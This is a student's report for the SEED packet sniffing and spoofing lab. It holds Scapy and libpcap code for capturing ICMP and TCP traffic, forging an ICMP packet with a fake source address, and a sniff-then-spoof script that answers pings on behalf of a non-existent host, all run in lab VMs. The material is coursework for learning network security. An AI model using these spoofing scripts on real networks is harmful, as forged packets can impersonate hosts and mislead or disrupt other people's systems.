



Lab 15
A20453991
Varun Gunda

Packet Sniffing and Spoofing Lab

Lab Task Set 1: Using Tools to Sniff and Spoof Packets



```
#!/usr/bin/python
from scapy.all import *
a = IP()
a.show()
```



```
[04/14/20]seed@VM:~/.../lab14$ ./mycode.py
###[ IP ]###
version      = 4
ihl          = None
tos          = 0x0
len          = None
id           = 1
flags        = 
frag         = 0
ttl          = 64
proto        = hopopt
chksum       = None
src          = 127.0.0.1
dst          = 127.0.0.1
\options     \
```

Task 1.1: Sniffing Packets:

```
sniffer.py x
1  #!/usr/bin/python
2  from scapy.all import *
3  def print_pkt(pkt):
4      pkt.show()
5  ...
6  pkt = sniff(filter='icmp',prn=print_pkt)
7
8  |
```

With sudo:

On pingg google.com from another terminal:

```
^C[04/14/20]seed@VM:~/.../lab14sudo ./sniffer.py

###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:bd:e2:3f
  type     = 0x800
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 27375
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xbae
  src      = 10.0.2.15
  dst      = 172.217.11.36
  \options \
###[ ICMP ]###
```

```
[04/14/20]seed@VM:~/.../lab14$ ping www.google.com
PING www.google.com (172.217.11.36) 56(84) bytes of data.
64 bytes from lga25s61-in-f4.1e100.net (172.217.11.36): icmp_seq=1 ttl=52 time=49.8 ms
64 bytes from lga25s61-in-f4.1e100.net (172.217.11.36): icmp_seq=2 ttl=52 time=48.7 ms
64 bytes from lga25s61-in-f4.1e100.net (172.217.11.36): icmp_seq=3 ttl=52 time=45.9 ms
^C
--- www.google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 45.942/48.190/49.876/1.664 ms
```

Without sudo:

Without sudo, we don't have permissions to sniff the packets:

```
^[[A^[[A^[[A^C[04/14/20]seed@VM:~/sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 6, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py", line 731, in sniff
    *arg, **karg)] = iface
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py", line 567, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
  File "/usr/lib/python2.7/socket.py", line 191, in __init__
    _sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
[04/14/20]seed@VM:~/.../lab14$ ./sniffer.py
Traceback (most recent call last):
```

Task 1.1B:

- Capture only the ICMP packet

```
sniffer.py x
1  #!/usr/bin/python
2  from scapy.all import *
3  def print_pkt(pkt):
4      pkt.show()
5
6  pkt = sniff(filter='icmp',prn=print_pkt)
7
8  |
```

```
^C[04/14/20]seed@VM:~/.../lab14sudo ./sniffer.py

###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:bd:e2:3f
  type     = 0x800
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 27375
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  checksum = 0xbae
  src      = 10.0.2.15
  dst      = 172.217.11.36
  \options \
###[ ICMP ]###
```

- Capture any TCP packet that comes from a particular IP and with a destination port number 23

The pinging script here is used to send the and receive packets

```
sniffer.py x pinging.py x helper
#!/usr/bin/python
from scapy.all import *
answer = sr1(IP(dst='8.8.8.8')/TCP(dport=23))
print (answer.summary())
```

The filter is shown here:

```
sniffer.py x pinging.py x helper x
#!/usr/bin/python
from scapy.all import *
def print_pkt(pkt):
    pkt.show()

#pkt = sniff(filter='icmp',prn=print_pkt)

pkt = sniff(filter='ip and host 8.8.8.8 and tcp port 23', prn=print_pkt)
#pkt = sniff(filter='ip host 8.8.8.8', prn=print_pkt)
```

We can see that the packet is captured

```
C[04/14/20]seed@VM:~/.../lab14$ sudo ./sniffer.py
##[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:bd:e2:3f
  type     = 0x800
##[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 40
  id       = 1
  flags    =
  frag     = 0
  ttl      = 64
  proto    = tcp
  chksum   = 0x5eb1
  src      = 10.0.2.15
  dst      = 8.8.8.8
  \options \
##[ TCP ]###
  sport    = ftp data
```


- Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

```

^[[A^C[04/14/20]seed@VM:~/.../lab14$ sudo ./sniffer.py
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:bd:e2:3f
  type     = 0x800
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 40
  id       = 1
  flags    =
  frag     = 0
  ttl      = 64
  proto    = tcp
  chksum   = 0x5eb1
  src      = 10.0.2.15
  dst      = 8.8.8.8
  \options \
###[ TCP ]###
  sport    = ftp data

```

The filter is changed as seen here. Now when we send the packet, it is caught by the sniffer.




```

sniffer.py  x  pinging.py  x  helper  x
1  #!/usr/bin/python
2  from scapy.all import *
3  def print_pkt(pkt):
4      pkt.show()
5
6  #pkt = sniff(filter='icmp',prn=print_pkt)
7
8  #pkt = sniff(filter='ip and host 8.8.8.8 and tcp port 23', prn=print_pkt)
9  #pkt = sniff(filter='ip host 8.8.8.8', prn=print_pkt)
10
11 pkt = sniff(filter='net 8.8.8.0/24', prn=print_pkt)


```

Task 1.2: Spoofing ICMP Packets




No.	Time	Source	Destination	Protocol	Length	Info
1	2020-04-15 00:19:44.8023064...	PcsCompu_bd:e2:3f	Broadcast	ARP	42	Who has 10...
2	2020-04-15 00:19:44.8025248...	RealtekU_12:35:00	PcsCompu_bd:e2:3f	ARP	60	10.0.2.1 i...
3	2020-04-15 00:19:44.8048913...	100.100.100.100	10.1.1.0	ICMP	42	Echo (ping...

As seen from the above wireshark image, the ICMP echo request packer was spoofed with an arbitrary source IP address.




```
Documents/tab14/task1_2.py - Sublime Text (UNREGISTERED)
sniffer.py x task1_2.py x pinging.py
1  #!/usr/bin/python
2  from scapy.all import *
3
4  a = IP()
5  a.src = '100.100.100.100'
6  a.dst = '10.1.1.0'
7  b = ICMP()
8  p = a/b
9  send(p)
```

Task 1.3: Traceroute



```
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
1  10.0.2.1
2  192.168.0.1
3  10.20.0.1
4  216.80.78.91
5  207.172.18.34
6  207.172.19.243
7  207.172.9.38
8  108.170.243.225
9  216.239.42.155
```

The code used is shown here and the hops are obtained as shown in the above image.



```
sniffer.py x task1_2.py x task1_3.py x pinging.py
#!/usr/bin/python

from scapy.all import *

a = IP()
a.dst = '8.8.8.8'
b = ICMP()
flag = True
ttl = 1
stops = []

for x in xrange(1,1000):
    pass
    a.ttl = ttl
    ans, unans = sr(a/b)
    #ICMP echo-reply
    if ans.res[0][1].type == 0:
        break
    #appending src ip to stops obtained from error message
    else:
        stops.append(ans.res[0][1].src)
        ttl+=1
i = 1
for hop in stops:
    print i, " " + hop
    i+=1
```

Task 1.4: Sniffing and-then Spoofing

The code used in the sniffer program to sniff the packets in the network and send the response if packet is of echo type.



```
File Edit Selection Find View Goto v En 63
sniffer_4.py x
1  #!/usr/bin/python
2  from scapy.all import *
3
4
5  def send_pkt(pkt):
6      ip = IP()
7      ip.src = pkt[IP].dst
8      ip.dst = pkt[IP].src
9      icmp = ICMP()
10     icmp.type = "echo-reply"
11     icmp.code = 0
12     icmp.id = pkt[ICMP].id
13     icmp.seq = pkt[ICMP].seq
14     p = ip/icmp
15     send(p)
16
17
18
19     pkt = sniff(filter='icmp[icmptype] == icmp-echo',prn=send_pkt)
20
```



```
SEEDUbuntuClone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[04/15/20]seed@VM:~/.../lab14$ sudo ./sniffer_4.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^C[04/15/20]seed@VM:~/.../lab14$


SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone) [Running]...
File Machine View Input Devices Help
Terminal
[04/15/20]seed@VM:~/.../lab14$ ping 10.36.36.36
PING 10.36.36.36 (10.36.36.36) 56(84) bytes of data.
8 bytes from 10.36.36.36: icmp_seq=1 ttl=64 (truncated)
8 bytes from 10.36.36.36: icmp_seq=2 ttl=64 (truncated)
8 bytes from 10.36.36.36: icmp_seq=3 ttl=64 (truncated)
8 bytes from 10.36.36.36: icmp_seq=4 ttl=64 (truncated)
8 bytes from 10.36.36.36: icmp_seq=5 ttl=64 (truncated)
^C
--- 10.36.36.36 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 2147483.647/0.000/0.000/0.000 ms
[04/15/20]seed@VM:~/.../lab14$ ^C
[04/15/20]seed@VM:~/.../lab14$
```

I ran two Vms as shown above, one for sending the packet and other to spoof the packet. There is no machine with ip address 10.36.36.36. However, the sniffer program sniffs this packet and sends the response on behalf of 10.36.36.36. Hence we see that our attack works.

Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

3.1 Task 2.1: Writing Packet Sniffing Program

Task 2.1A: Understanding How a Sniffer Works



```
[04/15/20]seed@VM:~/.../lab14$ gcc -o c_sniff ta
sk2_1.c -lpcap
[04/15/20]seed@VM:~/.../lab14$ ./c_sniff
Segmentation fault
[04/15/20]seed@VM:~/.../lab14$ sudo ./c_sniff
From: 10.0.2.15
To: 8.8.8.8
From: 8.8.8.8
To: 10.0.2.15
From: 10.0.2.15
To: 8.8.8.8
From: 8.8.8.8
To: 10.0.2.15
From: 10.0.2.15
To: 8.8.8.8
From: 8.8.8.8
To: 10.0.2.15
From: 10.0.2.15
To: 8.8.8.8

[04/15/20]seed@VM:~/.../lab14$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=54 time=14
.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=54 time=15
.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=54 time=21
.3 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=54 time=37
.9 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=54 time=37
.4 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=54 time=25
.2 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=54 time=15
.5 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=54 time=21
.3 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=54 time=12
.9 ms
```

As seen above, the c program successful running and displaying the source and destination address of each packet it captured.

The code that is used is shown in the next page.

```

sniffer.py x task2_1.c x task1_2.py x task1_3.py x tas

#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4, //IP header length
                    iph_ver:4; //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3, //Fragmentation flags
                    iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct in_addr    iph_sourceip; //Source IP address
    struct in_addr    iph_destip; //Destination IP address
};

/* Ethernet header */
struct ethheader {
    u_char ether_dhost[6]; /* destination host address */
    u_char ether_shost[6]; /* source host address */
    u_short ether_type; /* protocol type (IP, ARP, RARP, etc) */
};

void got_packet(u_char *args, const struct pcap_pkthdr *header,
               const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;
    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
        struct ipheader * ip = (struct ipheader *) (packet + sizeof(struct ethheader));

        printf("From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("To: %s\n", inet_ntoa(ip->iph_destip));
    }
}

int main()
{

```

```

sniffer.py x task2_1.c x task1_2.py x

40
41 int main()
42 {
43     pcap_t *handle;
44     char errbuf[PCAP_ERRBUF_SIZE];
45     struct bpf_program fp;
46     char filter_exp[] = "ip proto icmp";
47     bpf_u_int32 net;
48
49     // Step 1: Open live pcap session on NIC with name enp0s3
50     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
51
52     // Step 2: Compile filter_exp into BPF psuedo-code
53     pcap_compile(handle, &fp, filter_exp, 0, net);
54     pcap_setfilter(handle, &fp);
55
56     // Step 3: Capture packets
57     pcap_loop(handle, -1, got_packet, NULL);
58
59     pcap_close(handle); //Close the handle
60     return 0;
61 }

```

Question 1. Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

The sequence of library calls are: open device for capturing(`pcap_open_live`), set the BPF packet filter (`pcap_compile` and `pcap_setfilter`) and capture packets (`pcap_loop`) and finally close the handle (`pcap_close`)

Opening live pcap session step initializes a raw socket and set network device into promiscuous mode and binds the socket to the card using `setsockopt()`. In step2, pcap API compiles boolean predicate expressions to low-level BPF programs. In step 3, the library call `pcap_loop()` is used to enter the main execution loop of pcap session.

Whenever a packet is captured by pcap, the callback function is invoked

Question 2. Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

`pcap_open_live` library call requires root privilege. This is because only root processes and processes with the `CAP_NET_RAW` capabilities can create raw sockets and this creation is done at opening live pcap session stage. Hence, we need root privilege to run a sniffer program.


Question 3. Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.

The promiscuous mode is turned off by sending 0 to the `pcap_open_live` session.

```
19 }
20
21 int main()
22 {
23     pcap_t *handle;
24     char errbuf[PCAP_ERRBUF_SIZE];
25     struct bpf_program fp;
26     char filter_exp[] = "ip proto icmp";
27     bpf_u_int32 net;
28
29     printf("Opening live pcap session\n");
30
31     // Step 1: Open live pcap session on NIC with name enp0s3
32     handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);
33
34     if(handle == NULL){
35         printf("Unable to open live session\n");
36     }
37
38     printf("compiling live pcap session\n");
39
40     // Step 2: Compile filter_exp into BPF psuedo-code
```

As expected, without promiscuous mode set, the VM A on the same network as VM B, can't sniff the packets sent out by VM B as seen below.

